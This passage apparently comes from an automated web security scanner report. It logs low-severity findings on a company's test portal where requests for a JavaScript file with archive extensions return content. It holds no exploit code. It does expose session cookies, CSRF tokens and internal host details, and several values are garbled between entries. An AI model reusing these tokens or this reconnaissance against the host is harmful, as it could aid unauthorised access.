http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 3235310

var JSON;if(!JSON){JSON={};}(function(){function f(n){return n<10?"0"+n:n;if(typeof Date.prototype.toJSON!="function"){Date.prototype.toJSON=function(key){return
isFinite(this.valueOf())?this.getUTCFull
...[SNIP]...
```

Request 2

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/bdw.js.gz HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQLh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656571383488
```

Response 2

```
HTTP/1.1 404 Not Found
Date: Thu, 30 Jun 2022 06:55:04 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
content-length: 0
```

```
sap-isc-etag: J2EE/irj
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

23.20. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js.jar

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js

Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js.jar HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448*7C650; CSRF-Session=97b5586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJQJCC3nCARUuzHP1Q|1656564413184|1656572283619
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 06:59:36 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/java-archive;charset=UTF-8
cache-control: private, max-age=31556926
last-modified: Tue, 19 Apr 2022 06:39:42 GMT
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 3235310

var JSON;if(!JSON){JSON={};}(function(){function f(n){return n<10?"0"+n:n;if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return
```



```
isFinite(this.valueOf()))?this.getUTCFull
...[SNIP]...
```

Request 2

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/nzxo.js.jar HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKEJ2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QPj1656564413184j1656572283619
```

Response 2

```
HTTP/1.1 404 Not Found
Date: Thu, 30 Jun 2022 07:00:40 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
content-length: 0
sap-isc-etag: J2EE/irj
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

23.21. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js.rar

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js

Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js.rar HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKEJ2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QPj1656564413184j1656573123719
```

Response 1

```
HTTP/1.1 200 OK
```



```
Date: Thu, 30 Jun 2022 07:15:21 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-rar-compressed;charset=UTF-8
cache-control: private, max-age=31556926
last-modified: Wed, 20 Apr 2022 11:43:46 GMT
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcoors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 3235310

var JSON;if(!JSON){JSON={}}(function(){function f(n){return n<10?"0"+n:n;if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return
isFinite(this.valueOf())?this.getUTCFull
...[SNIP]...
```

Request 2

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/ohoc.js.rar HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpicQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-000344448*7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUdzHP1QP|1656564413184|1656573123719
```

Response 2

```
HTTP/1.1 404 Not Found
Date: Thu, 30 Jun 2022 07:15:27 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
content-length: 0
sap-isc-etag: J2EE/irj
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcoors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

23.22. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js.tar

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js

Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKEj2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QPj1656564413184j1656572283619
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 07:05:05 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-tar; charset=UTF-8
cache-control: private, max-age=31556926
last-modified: Tue, 19 Apr 2022 06:39:42 GMT
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestscors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 3235310

var JSON;if(!JSON){JSON={};}(function(){function f(n){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!="function"){Date.prototype.toJSON=function(key){return
isFinite(this.valueOf())?this.getUTCFull
...[SNIP]...
```

Request 2

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/zcvc.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKEj2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QPj1656564413184j1656572283619
```

Response 2

```
HTTP/1.1 404 Not Found
